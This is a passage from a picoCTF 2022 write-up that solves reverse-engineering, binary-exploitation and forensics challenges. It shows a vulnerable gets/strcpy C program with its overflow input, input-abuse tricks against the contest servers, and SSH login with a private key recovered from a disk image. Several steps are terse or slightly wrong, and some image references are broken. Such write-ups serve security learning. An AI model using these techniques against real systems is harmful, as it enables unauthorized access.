print(a[71]+a[64]+a[79]+a[79]+a[88]+a[66]+a[71]+a[64]+a[77]+a[66]+a[68])
```

Running it I got a string "happychance"

Giving it as pass we got the flag!!

```
┌──(kali㉿kali)-[~/pico2022/rev]
└─$ python3 bloat.flag.py
Please enter correct password for flag: happychance
Welcome back... your flag, user:
picoCTF{d30bfu5c4710n_f7w_b8062eec}
```

CHALLENGE7: Fresh java

DESCRIPTION: Reverse engineer this [Java program](#).

WRITE UP:

Lets check out the pgm,

We see many unwanted stuff, so we should decompile the pgm either using a online decompiler eg: javainuse.com/decomp or jadx tool.

```
1  import java.io.PrintStream;
2  import java.util.Scanner;
3
4  public class KeygenMe
5  {
6    public static void main(String[] paramArrayOfString)
7    {
8      Scanner localScanner = new Scanner(System.in);
9      System.out.println("Enter key:");
10     String str = localScanner.nextLine();
11     if (str.length() != 34)
12     {
13       System.out.println("Invalid key");
14       return;
15     }
16     if (str.charAt(33) != '}')
17     {
18       System.out.println("Invalid key");
19       return;
20     }
21     if (str.charAt(32) != '9')
22     {
23       System.out.println("Invalid key");
24       return;
25     }
26     if (str.charAt(31) != '8')
27     {
28       System.out.println("Invalid key");
29       return;
30     }
31     if (str.charAt(30) != 'c')
32     {
33       System.out.println("Invalid key");
34       return;
35     }
36     if (str.charAt(29) != 'a')
37     {
38       System.out.println("Invalid key");
39       return;
40     }
```

The complete pgm is not here but if u write down each word from charAt(34) to charAt(0) u will get the flag!!

BINARY EXPLOITATION

CHALLENGE1: basic file exploit

DESCRIPTION: The program provided allows you to write to a file and read what you wrote from it. Try playing around with it and see if you can break it!

Connect to the program with netcat: `$ nc saturn.picoctf.net 49700`

The program's source code with the flag redacted can be downloaded here.

WRITE UP:

The challenge hint tells us to give unexpected input ie., numeral instead of string or vice-versa.

Lets connect to the server.

```
┌──(kali㉿kali)-[~/pico2022/rev]
└─$ nc saturn.picoctf.net 49700
Hi, welcome to my echo chamber!
Type '1' to enter a phrase into our database
Type '2' to echo a phrase in our database
Type '3' to exit the program
1
1
Please enter your data:
v4n4k4m d4
v4n4k4m d4
Please enter the length of your data:
kanakutheriyathu
kanakutheriyathu
Please put in a valid length
Please enter the length of your data:
Please put in a valid length
Please enter the length of your data:
Please put in a valid length
Please enter the length of your data:
Please put in a valid length
Please enter the length of your data:
Please put in a valid length
Please enter the length of your data:
Please put in a valid length
Please enter the length of your data:
```

I tried to play with option 1 but nothing happens so lets try in option 2.

```
┌──(kali㉿kali)-[~/pico2022/rev]
└─$ nc saturn.picoctf.net 49700
Hi, welcome to my echo chamber!
Type '1' to enter a phrase into our database
Type '2' to echo a phrase in our database
Type '3' to exit the program
1
1
Please enter your data:
hi
hi
Please enter the length of your data:
2
2
Your entry number is: 1
Write successful, would you like to do anything else?
2
2
Please enter the entry number of your data:
flag aa kudra
flag aa kudra
picoCTF{M4K3_5UR3_70_CH3CK_Y0UR_1NPU75_9F68795F}
```

gg! We got the flag in option 2 the vulnerability was working

CHALLENGE2: buffer overflow 0

DESCRIPTION: Smash the stackLet's start off simple, can you overflow the correct buffer?

The program is available here. You can view source here. And


connect with it using: `nc saturn.picoctf.net 53935`

WRITE UP:

The vulnerability here is if you overflow the input length the flag is printed out.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>

#define FLAGSIZE_MAX 64

char flag[FLAGSIZE_MAX];

void sigsegv_handler(int sig) {
  printf("%s\n", flag);
  fflush(stdout);
  exit(1);
}

void vuln(char *input){
  char buf2[16];
  strcpy(buf2, input);
}

int main(int argc, char **argv){

  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(flag,FLAGSIZE_MAX,f);
  signal(SIGSEGV, sigsegv_handler); // Set up signal handler

  gid_t gid = getegid();
  setresgid(gid, gid, gid);


  printf("Input: ");
  fflush(stdout);
  char buf1[100];
  gets(buf1);
  vuln(buf1);
  printf("The program will exit now\n");
  return 0;
```

Here the buffer length is 100 so if u give input length more than 100 you can get the flag from the server.



```
┌──(kali㉿kali)-[~/pico2022/pwn]
└─$ nc saturn.picoctf.net 53935
Input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
picoCTF{ov3rfl0ws_ar3nt_that_bad_a065d5d9}
```

CHALLENGE 3: CVE-XXXX-XXXX

DESCRIPTION: Enter the CVE of the vulnerability as the flag with the correct flag format: `picoCTF{CVE-XXXX-XXXXX}` replacing XXXX-XXXXX with the numbers for the matching vulnerability.The CVE we're looking for is the first recorded remote code execution (RCE) vulnerability in 2021 in the Windows Print Spooler Service, which is available across desktop and server versions of Windows operating systems. The service is used to manage printers and print servers.

WRITE UP:

This challenge is so simple that we just need to copy a number and paste it as flag.

We need to look the CVE 1st rec vulnerability im windows print spooler service https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

the number is 2021-34527

CHALLENGE4: RPS

DESCRIPTION: Here's a program that plays rock, paper, scissors against you. I hear something good happens if you win 5 times in a row. Connect to the program with netcat: `$ nc saturn.picoctf.net 51420` The program's source code with the flag redacted can be downloaded here.


WRITE UP:

We have given a game to play and we need to win it 5 times in a row.

It is so difficult to 5 times in a row ,so we need to find the vuln

Lets jump to the pgm and see.

We do not need the other part of the pgm . we shd check the part where our input is taken and give the result win or lose.



```
if (strstr(player_turn, loses[computer_turn])) {
  puts("You win! Play again?");
  return true;
} else {
  puts("Seems like you didn't win this time. Play again?");
  return false;
}
```

This is it the strstr function checks whether the second string is there in the 1st i.e, if we enter all the rock,paper,scissors

together as 1 input we result in a win. Repeat this 5 times and the flag will be urs.

```
Please make your selection (rock/paper/scissors):
rock,paper,scissors
rock,paper,scissors
You played: rock,paper,scissors
The computer played: rock
You win! Play again?
Type '1' to play a game
Type '2' to exit the program
1
1


Please make your selection (rock/paper/scissors):
rock,paper,scissors
rock,paper,scissors
You played: rock,paper,scissors
The computer played: rock
You win! Play again?
Type '1' to play a game
Type '2' to exit the program
1
1


Please make your selection (rock/paper/scissors):
rock,paper,scissors
rock,paper,scissors
You played: rock,paper,scissors
The computer played: rock
You win! Play again?
Congrats, here's the flag!
picoCTF{50M3_3X7R3M3_1UCK_58F0F41B}
Type '1' to play a game
Type '2' to exit the program
```

FORENSICS:

Enhance(100)

Step 1:

Strings drawing.flag.svg

```
style="font-size:0.00352781px;line-height:1.25;fill:#ffffff;stroke-width:0.26458332;"
id="tspan3748">p </tspan><tspan
sodipodi:role="line"
x="107.43014"
y="132.08942"
style="font-size:0.00352781px;line-height:1.25;fill:#ffffff;stroke-width:0.26458332;"
id="tspan3754">i </tspan><tspan
sodipodi:role="line"
x="107.43014"
y="132.09383"
style="font-size:0.00352781px;line-height:1.25;fill:#ffffff;stroke-width:0.26458332;"
id="tspan3756">c </tspan><tspan
sodipodi:role="line"
x="107.43014"
y="132.09824"
style="font-size:0.00352781px;line-height:1.25;fill:#ffffff;stroke-width:0.26458332;"
id="tspan3758">o </tspan><tspan
sodipodi:role="line"
x="107.43014"
y="132.10265"
style="font-size:0.00352781px;line-height:1.25;fill:#ffffff;stroke-width:0.26458332;"
id="tspan3760">C </tspan><tspan
sodipodi:role="line"
x="107.43014"
y="132.10706"
style="font-size:0.00352781px;line-height:1.25;fill:#ffffff;stroke-width:0.26458332;"
id="tspan3762">T </tspan><tspan
sodipodi:role="line"
x="107.43014"
y="132.11147"
style="font-size:0.00352781px;line-height:1.25;fill:#ffffff;stroke-width:0.26458332;"
id="tspan3764">F { 3 n h 4 n </tspan><tspan
sodipodi:role="line"
x="107.43014"
y="132.11588"
style="font-size:0.00352781px;line-height:1.25;fill:#ffffff;stroke-width:0.26458332;"
id="tspan3752">c 3 d _ 5 8 b d 3 4 2 0 }</tspan></text>
```


Write down everything after the >

That’s it !!

CHALLENGE 2: Lookey Here (100points):

WRITE UP:

Use grep cmd to find the flag




CHALLENGE 3: Packet primer (100 points):

WRITE UP:

Open file with wireshark

Right click on any tcp stream


Click follow



CHALLENGE 4: Sluthetick Intro (100 points):

WRITE UP:


Use mmls cmd to view the disk partion and enter the length of linux to the server to get the flag



CHALLENGE 4:Sleuthtick Appearence (200 points) :

WRITE UP:

We use autopsy software to analyse disk image.By exploring contents we see flag.uni.txt in plain text folder.




CHALLENGE 5 Eavesdrop:


WRITE UP:


We have a pcap file we should open with wireshark tool and follow tcp stream by increasing the stream values we can look at conversation at stream 2 we should export the file as raw and crack with given password.

STREAM 1:



STREAM 2:






CHALLENGE 6:Operation oni:

WRITE UP:

Same with autopsy software we go to root folder and we get public and private key as it is private key we give permisson and embed with public key and we get key.



Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@kali: ~/Desktop/pic... Thunar Wireshark

kali@kali: ~/Desktop/picoCTF22

File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/picoCTF22]
└─$ chmod 400 id_ed25519

┌──(kali㉿kali)-[~/Desktop/picoCTF22]
└─$ ssh -i id_ed25519 -p 59367 ctf-player@saturn.picoctf.net
ssh: connect to host saturn.picoctf.net port 59367: Connection refused

┌──(kali㉿kali)-[~/Desktop/picoCTF22]
└─$ ssh -i id_ed25519 -p 58260 ctf-player@saturn.picoctf.net
The authenticity of host '[saturn.picoctf.net]:58260 ([18.217.86.78]:58260)' can't be established.
ECDSA key fingerprint is SHA256:0L/+wJ14/Sk4s6Ue+TxXnAW7qNBuaMeIxA9dXp2zzaU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[saturn.picoctf.net]:58260,[18.217.86.78]:58260' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.13.0-1017-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ctf-player@challenge:~$ ls
flag.txt
ctf-player@challenge:~$ cat flag.txt
picoCTF{k3y_5l3u7h_af277f77}ctf-player@challenge:~$
```